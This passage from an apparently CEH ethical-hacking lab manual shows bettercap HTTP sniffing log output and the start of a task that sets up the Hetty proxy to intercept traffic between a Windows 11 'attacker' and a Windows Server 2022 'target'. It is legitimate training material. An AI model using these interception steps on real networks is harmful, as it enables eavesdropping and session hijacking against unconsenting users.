[03:10:48] [net.sniff.http.response] [red] 209.197.3.8:80 200 OK -> WINDOWS11 (0 B application/x-chrome-extension)
[03:10:48] [net.sniff.http.response] [red] 209.197.3.8:80 200 OK -> WINDOWS11 (512 B application/x-chrome-extension)

[root@parrot]~#
  
```

26. This concludes the demonstration of how to intercept HTTP traffic using bettercap.
27. Close all open windows and document all the acquired information.
28. Turn off the **Parrot Security** virtual machine.

Task 3: Intercept HTTP Traffic using Hetty

Hetty is an HTTP toolkit for security research. It aims to become an open-source alternative to commercial software such as Burp Suite Pro, with powerful features tailored to the needs of the InfoSec and bug bounty communities. Hetty can be used to perform Machine-in-the-middle (MITM) attack, manually create/edit requests, and replay proxied requests for HTTP clients and further intercept requests and responses for manual review.

Here, we will use the Hetty tool to intercept HTTP traffic on the target system.


Module 11 – Session Hijacking

Note: Here, we will use **Windows 11** machine as an attacker machine and **Windows Server 2022** machine as a target machine.


1. Turn on the **Windows Server 2022** virtual machine.

Note: Ensure that the **Windows 11** virtual machine is running.

2. Switch to the **Windows 11** virtual machine. Navigate to **E:\CEH-Tools\CEHv12 Module 11 Session Hijacking\Hetty** and double-click **hetty.exe**.




3. **Open File - Security Warning** window appears, click **Run**.
4. A **Command Prompt** window appears, and Hetty initializes.

